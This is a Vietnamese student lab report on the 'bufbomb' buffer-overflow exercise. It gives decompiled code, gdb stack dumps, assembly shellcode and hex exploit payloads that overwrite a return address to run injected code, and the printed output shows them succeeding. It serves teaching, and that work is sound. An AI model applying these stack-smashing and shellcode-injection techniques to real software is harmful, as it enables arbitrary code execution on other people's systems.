BÁO CÁO THỰC HÀNH

Lab 06: Reverse Engineering

Môn học: Lập trình hệ thống

Tên chủ đề: Bufferflow Attack (P2)

GVHD: Đỗ Thị Thu Hiền

- **THÔNG TIN CHUNG:**
  (Liệt kê tất cả các thành viên trong nhóm)
  Lớp: NT334.M21.ANTN

STT	Họ và tên	MSSV	Email
1	Nguyễn Văn Tài	19520250	19520250@gm.uit.edu.vn
2	Trần Hoàng Khang	19521671	19521671@gm.uit.edu.vn

- **NỘI DUNG THỰC HIỆN:**[1]

STT	Công việc	Kết quả tự đánh giá
1	Level 2	100%
2	Level 3	100%
3	Bonus	0%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

Luồng thực thi chính (cần phân tích) của chương trình:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [esp+1h] [ebp-1Dh]
  int v5; // [esp+2h] [ebp-1Ch]
  int i; // [esp+6h] [ebp-18h]
  signed int j; // [esp+6h] [ebp-18h]
  signed int nmemb; // [esp+Ah] [ebp-14h]
  int v9; // [esp+Eh] [ebp-10h]
  _DWORD *v10; // [esp+12h] [ebp-Ch]

  v5 = 0;
  nmemb = 1;
  signal(11, seghandler);
  signal(7, bushandler);
  signal(4, illegalhandler);
  infile = (_IO_FILE *)stdin;
  while ( 1 )
```

```
int __cdecl launcher(int a1, int a2)
{
  int v3; // [esp+0h] [ebp-18h] BYREF
  void *addr; // [esp+Ch] [ebp-Ch]

  global_nitro = a1;
  global_offset = a2;
  addr = mmap(&reserved, 0x100000u, 7, 306, 0, 0);
  if ( addr != &reserved )
  {
    fwrite("Internal error.  Couldn't use mmap. Try different value for START_ADDR\n", 1u, 0x47u, stderr);
    exit(1);
  }
  stack_top = (int)addr + 1048568;
  global_save_stack = (int)&v3;
  launch(global_nitro, global_offset);
  return munmap(addr, 0x100000u);
}
```

```
unsigned int __cdecl launch(int a1, int a2)
{
  void *v2; // esp
  int n; // [esp+4h] [ebp-54h]
  char v5; // [esp+Fh] [ebp-49h] BYREF
  unsigned int v6; // [esp+4Ch] [ebp-Ch]
  int savedregs; // [esp+58h] [ebp+0h] BYREF

  v6 = __readgsdword(0x14u);
  n = ((unsigned __int16)&savedregs - 76) & 0x3FF0;
  v2 = alloca(16 * ((a2 + n + 30) / 0x10u));
  memset((void *)(16 * ((unsigned int)&v5 >> 4)), 244, n);
  printf("Type string:");
  if ( a1 )
    testn();
  else
    test();
  if ( !success )
  {
    puts("Better luck next time");
    success = 0;
  }
  return __readgsdword(0x14u) ^ v6;
}
```

```
int test()
{
  int v1; // [esp+8h] [ebp-10h]
  int v2; // [esp+Ch] [ebp-Ch]

  v1 = uniqueval();
  v2 = getbuf();
  if ( uniqueval() != v1 )
    return puts("Sabotaged!: the stack has been corrupted");
  if ( v2 != cookie )
    return printf("Dud: getbuf returned 0x%x\n", v2);
  printf("Boom!: getbuf returned 0x%x\n", v2);
  return validate(3);
}
```

```
int getbuf()
{
  char v1[40]; // [esp+0h] [ebp-28h] BYREF

  Gets(v1);
  return 1;
}
```

Như ta thấy hàm *getbuf()* ở trên không kiểm tra số lượng đầu vào nên ta có thể thực hiện **Buffer Overflow.**

Đồng thời, sử dụng **checksec (gdb-peda)** để kiểm tra thì thấy các tính năng bảo vệ ngẫu nhiên hóa địa chỉ được tắt:

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Level 2: (Mục tiêu thực thi hàm *smoke*)

Yêu cầu E.3: Level này yêu cầu sẽ gọi thực thi hàm "bang". Sau đó phải in ra được dòng chữ "Bang!: You set global_value to ... "

Quan sát hàm **bang** bằng IDA Pro:

```
void __noreturn bang()
{
  if ( global_value == cookie )
  {
    printf("Bang!: You set global_value to 0x%x\n", global_value);
    validate(2);
  }
  else
  {
    printf("Misfire: global_value = 0x%x\n", global_value);
  }
  exit(0);
}
```

Để in được message theo yêu cầu thì ***global_value = cookie***. Theo dõi 2 biến này:

```
.bss:8018C160 global_value    dd ?
.bss:8018C160
```


```
.bss:8018C158 cookie          dd ?
.bss:8018C158
```

Ta thấy cả 2 biến đều là *biến toàn cục chưa được khởi tạo (vùng segment .bss)*. Vậy cách nhanh gọn nhất để thỏa điều kiện là phải set biến **global_value** bằng giá trị **cookie** (vì theo luồng chạy chương trình thì giá trị **cookie** sẽ được tạo ra → Đỡ mất công chỉnh cả 2 biến)

Tuy nhiên vì **global_value** là biến toàn cục nên ta không thể ghi đè lên bằng stack. Vì ta chỉ đè lên được các phân vùng (segment) nằm ở trên bằng *Buffer Overflow*, mà vùng **.bss** lại nằm ở dưới (địa chỉ thấp hơn stack).

Xem cấu trúc một file thực thi khi được load lên bộ nhớ RAM.

Nguồn: memory management - What and where are the stack and heap? - Stack Overflow



Để vào được hàm **bang** thì khá "eazy peazy" rồi. Thay đổi *return address* trỏ về địa chỉ hàm **bang** như các level trước. Vấn đề là làm sao set được biến *global_value* như ta mong muốn, ta dùng kỹ thuật viết shellcode truyền vào buffer và trỏ địa chỉ trả về tới buffer. Địa chỉ buffer ta dùng **gdb** để debug, nhập đại "AAAA" vào và xem địa chỉ lưu chuỗi này:

```
[-------------------------------stack--------------------------------]
0000| 0x55683b98 ⟶ 0x55683ba8 ("AAAA")
0004| 0x55683b9c ⟶ 0x55683bb0 ⟶ 0x6f06e1a2
0008| 0x55683ba0 ⟶ 0x3
0012| 0x55683ba4 ⟶ 0x80186957 (<_start>:      xor    ebp,ebp)
0016| 0x55683ba8 ("AAAA")
0020| 0x55683bac ⟶ 0xffffd100 ⟶ 0x3
0024| 0x55683bb0 ⟶ 0x6f06e1a2
0028| 0x55683bb4 ⟶ 0x57f02200
[----------------------------------------------------------------------]
```

Địa chỉ chuỗi *buf* là: 0x55683ba8

Shellcode là những byte code mà chương trình có thể đọc được trực tiếp. Ví dụ:

```
ubuntu@ubuntu: ~/LTHT/Lab6
ubuntu@ubuntu:~/LTHT/Lab6$ gcc -m32 -c input.s -o input.o
ubuntu@ubuntu:~/LTHT/Lab6$ objdump -d input.o

input.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 01 00 00 00          mov    $0x1,%eax
   5:   cd 80                   int    $0x80
ubuntu@ubuntu:~/LTHT/Lab6$
```

Shellcode có thể được viết từ mã assembly , sau đó assembler ra file object và dump ra byte code bằng lệnh **objdump -D** . Mã assembly được truyền thẳng vào buffer nên không cần phải có "đầu đuôi" của chương trình bình thường (ví dụ như khai báo section, start , ...)

Lưu ý: Ở đây ta sẽ assember bằng lệnh **gcc -m32 -o <filename.o> -c <filename.s>. Mà lệnh gcc dùng cú pháp **AT&T** nên ta phải tuân thủ. **-m32** là biên dịch cho kiến trúc 32 bits.*

Khi chương trình đọc return address sẽ nhảy về đầu buffer → Thực hiện các instruction được định nghĩa bởi chúng ta.

***Note**: Đối với người lập trình có thể ngăn cách này bằng cách set vùng buffer với quyền non-excutable (không thể thực thi).*


Cách 1 (push and ret):

Hiện thực hóa vấn đề, shellcode của chúng ta sẽ chứa gì:

- Gán giá trị như chúng ta đã định .Đưa giá trị *cookie* (của mình là) 0x30cf6e70 vào biến *global_value*

```
┌──(virus㉿kali)-[~/Desktop]
└─$ ./makecookie 02501671
0x30cf6e70
```

- Nhảy lại về hàm "bang". Muốn vậy ta phải push địa chỉ của hàm **bang** và dùng instruction ret để trở về hàm bang. Cấu trúc stack sẽ như sau:



File **shellcode1_1.s**:

```
mov $0x30cf6e70, 0x8018C160
push $0x80186ac9
ret
```

Biên dịch và dump ra byte code:

```
gcc -m32 -o shellcode.o -c shellcode.s
objdump -D shellcode.o
```

```
Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 c1 18 80 70    movl   $0x30cf6e70,0x8018c160
   7:   6e cf 30
   a:   68 c9 6a 18 80          push   $0x80186ac9
   f:   c3                      ret
```

Đưa toàn bộ byte code trên vào file **exploit1_1.txt**. Lưu ý phải chèn đủ 44 bytes + 4 bytes return address để overflow. File **exploit1_1.txt** *(shellcode + A*28 + buf_address)* :

```
c7 05 60 c1
18 80 70 6e
cf 30 68 c9
6a 18 80 c3
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
a8 3b 68 55
```

Kiểm nghiệm kết quả:

```
./hex2raw < exploit.txt | ./bufbomb -u 02501671
```

```
┌──(virus㉿kali)-[~/Desktop]
└─$ ./hex2raw < exploit1_1.txt | ./bufbomb -u 02501671
Userid: 02501671
Cookie: 0x30cf6e70
Type string:Bang!: You set global_value to 0x30cf6e70
VALID
NICE JOB!
```

Cách 2 (jump):

Payload mới, sử dụng lệnh nhảy jmp . Lưu ý lệnh nhảy với dạng **"jmp X"** với **X** là *một địa chỉ xác định sẽ là relative jump (nhảy tương đối)*. Để hiện thực thành công lệnh nhảy ta mong muốn thì sẽ có dạng **"jmp %reg"** (với **%reg** chứa địa chỉ muốn nhảy)

Tham khảo thêm: JMP — Jump (felixcloutier.com)

**Lưu ý:* *Tham khảo tài liệu trên để hiểu rõ mọi "ngóc ngách" khi sử dụng jump: Near jump, far jump, switch task, ... và cách truyền tham số vào. <3*

Shellcode1_2.txt :

```
mov $0x30cf6e70, 0x8018C160
mov $0x80186ac9, %eax
jmp %eax
```

File **exploit1_2.txt** :

```
c7 05 60 c1
18 80 70 6e
cf 30 b8 c9
6a 18 80 ff
e0 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
a8 3b 68 55
```

Kết quả cho tương tự:

```
┌──(virus㉿kali)-[~/Desktop]
└─$ ./hex2raw < exploit1_2.txt | ./bufbomb -u 02501671
Userid: 02501671
Cookie: 0x30cf6e70
Type string:Bang!: You set global_value to 0x30cf6e70
VALID
NICE JOB!
```

Cách 3 (call):

Payload khác, lần này ta sử dụng call vì **call** cũng thực hiện chức năng *jump* sau khi *push địa chỉ của thanh ghi* ***%eip*** *vào*. Tuy nhiên, sử dụng **call** cũng phải cẩn thận giống như jmp, không được call trực tiếp

Tham khảo thêm: CALL — Call Procedure (felixcloutier.com)

**Lưu ý:* *Tham khảo tài liệu trên để hiểu rõ mọi "ngóc ngách" khi sử dụng call: Near call, far call, switch task, ... và cách truyền tham số vào. <3*


Shellcode1_3.txt :

```
mov $0x30cf6e70, 0x8018C160
mov $0x80186ac9, %ebx
call %ebx
```

File **exploit1_3.txt** :

```
c7 05 60 c1
18 80 70 6e
cf 30 bb c9
6a 18 80 ff
d3 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
a8 3b 68 55
```

Kết quả giống nhau:



Level 3:

Yêu cầu E.4. Làm cho chương trình bị khai thác, thực thi một số hoạt động nhất định nhưng vẫn có thể quay về hàm mẹ ban đầu (hàm test) và thực hiện hết toàn bộ code phía sau

Xác định được các yếu tố bị thay đổi (do Bufferoverflow) và phục hồi nó. Theo dõi hàm **test**:

```
int test()
{
  int v1; // [esp+8h] [ebp-10h]
  int v2; // [esp+Ch] [ebp-Ch]

  v1 = uniqueval();
  v2 = getbuf();
  if ( uniqueval() != v1 )
    return puts("Sabotaged!: the stack has been corrupted");
  if ( v2 != cookie )
    return printf("Dud: getbuf returned 0x%x\n", v2);
  printf("Boom!: getbuf returned 0x%x\n", v2);
  return validate(3);
}
```

Theo luồng hoạt động bình thường của chương trình thì ta có nhập cái gì đi nữa thì hàm **getbuf()** sẽ trả về **1** và *v2 != cookie* → In ra dòng chữ "Dud: getbuf returned …"

Biến v1 là một hàm random uniqueval() với seed giống nhau v0 nên mỗi lần generate sẽ cho ra một số y chang:

**Note:* *Thực ra chỗ này hơi màu thôi chứ cho đại số gì chả được* 😏

```
int uniqueval()
{
  unsigned int v0; // eax

  v0 = getpid();
  srandom(v0);
  return random();
}
```

Biến v0 chỉ có tác dụng là kiểm tra tính toàn vẹn, để xem hàm getbuf() có đè quá lố không, nếu đè cả biến v0 thì sẽ in ra dòng chữ "Sabotaged!: the stack has been corrupted"

Vậy ta mong muốn quay về hàm test và gán v2 == cookie (để chứng minh là quay về hàm test thành công) và thực hiện đến khi in ra "Boom!: getbuf returned … " . Vậy công việc shellcode lần này là (giống y hệt với việc nhảy đến hàm **bang** và set cookie):

- Truyền giá trị cookie vào giá trị trả về (%eax)
- Trả lại return address về hàm test
- Nhảy về lại hàm test
- (EBP hàm mẹ <test> vẫn còn y nguyên nên không cần lo tham số này)

File **shellcode2.s** :

```
mov $0x30cf6e70, %eax
push $0x80186b37
ret
```

Biên dịch lại chương trình thành file object và dump ra byte code:

```
gcc -m32 -o shellcode2.o -c shellcode2.s
```

```
objdump -D shellcode2.o
```

```
00000000 <.text>:
   0:   b8 70 6e cf 30          mov    $0×30cf6e70,%eax
   5:   68 37 6b 18 80          push   $0×80186b37
   a:   c3                      ret
```

Đưa vào file **exploit2.txt**

```
./hex2raw < exploit2.txt | ./bufbomb -u 02501671
```

Thực nghiệm lại kết quả:

```
┌──(virus㉿kali)-[~/Desktop]
└─$ ./hex2raw < exploit2.txt | ./bufbomb -u 02501671
Userid: 02501671
Cookie: 0×30cf6e70
Type string:Boom!: getbuf returned 0×30cf6e70
VALID
NICE JOB!
```